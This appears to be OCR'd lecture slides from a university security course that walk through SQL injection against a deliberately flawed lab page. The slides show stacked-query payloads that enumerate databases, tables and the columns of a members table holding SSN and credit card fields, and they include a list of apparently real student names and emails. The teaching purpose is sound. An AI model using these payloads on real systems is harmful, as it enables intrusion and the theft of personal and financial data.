
Results

loginName	lastName	firstName	emailAddress
addiekw	Addie	Kyle	addiekw@dukes.jmu.edu
allenrm	Allen	Rafael	allenrm@dukes.jmu.edu
eskridcm	Eskridge	Charles	eskridcm@dukes.jmu.edu
fieldkl	Field	Kevin	fieldkl@dukes.jmu.edu
fleminel	Fleming	Erik	fleminel@dukes.jmu.edu
grant2ct	Grant	Casey	grant2ct@dukes.jmu.edu


We got more data!

But no SSN or credit card numbers yet!

Can the hacker do more damage?



How to get those SSN and credit card numbers?




SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQL Injection
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail Blackboard WebMail for wangxx...

Type in your email address

Submit


x'; show databases; --

The hacker wants to know more about the database


SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQL Injection
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail Blackboard WebMail for wangxx...
Submit

Type in your email address x'; show databases; –

Let's try it


SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQL Injection
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail Blackboard WebMail for wangxx...
New Query
Edit Query

Email address: **x'; show databases; --**

Results


loginName	lastName	firstName	emailAddress

```
-----------------
```

Database
information_schema
sqlinjection
test

```
-----------------
```


What are these?


SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQL Injection
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail Blackboard WebMail for wangxx...
Submit

Type in your email address


x'; show tables; --

The hacker wants to know more about the table with SSN and credit card numbers


SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQL Injection
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail Blackboard WebMail for wangxx...
Submit

Type in your email address x'; show tables; –

Let's try it


SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQL Injection
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail
Blackboard
WebMail for wangxx...
New Query
Edit Query


Email address: x'; **show tables;** --

Results

loginName	lastName	firstName	emailAddress

Tables_in_sqlinjection
LOLZ
holtcm
members
queries


What are these?


SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQL Injection
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail
Blackboard
WebMail for wangxx...
Submit

Type in your email address


x'; show columns from members; --

The hacker wants to know more about members


SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQL Injection
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail Blackboard WebMail for wangxx...
Submit

Type in your email address olumns from members; --

Let’s try it


SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQL Injection
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail Blackboard WebMail for wangxx...
New Query
Edit Query

Email address: **x'; show columns from members; --**

Results

loginName	lastName	firstName	emailAddress


---------------

Field	Type	Null	Key	Default	Extra
loginName	varchar(20)	NO	PRI		
password	char(255)	NO			
lastName	varchar(50)	NO			
firstName	varchar(50)	NO			
middleName	char(30)	YES			
jmuEID	bigint(20) unsigned	NO	UNI		auto_increment
ssn	int(9) unsigned	YES			
studentID	int(9) unsigned	YES			
creditCardNumber	int(16) unsigned	YES			
nameOnCard	varchar(50)	YES			
cardExpirationDate	date	YES			
emailAddress	varchar(250)	YES			
createTime	datetime	YES			
street	varchar(50)	YES			
city	varchar(50)	YES			
state	char(2)	YES			
zip	char(10)	YES			

---------------

More output!
What are these?

Can the hacker get ssn/creditCardNumber data out?

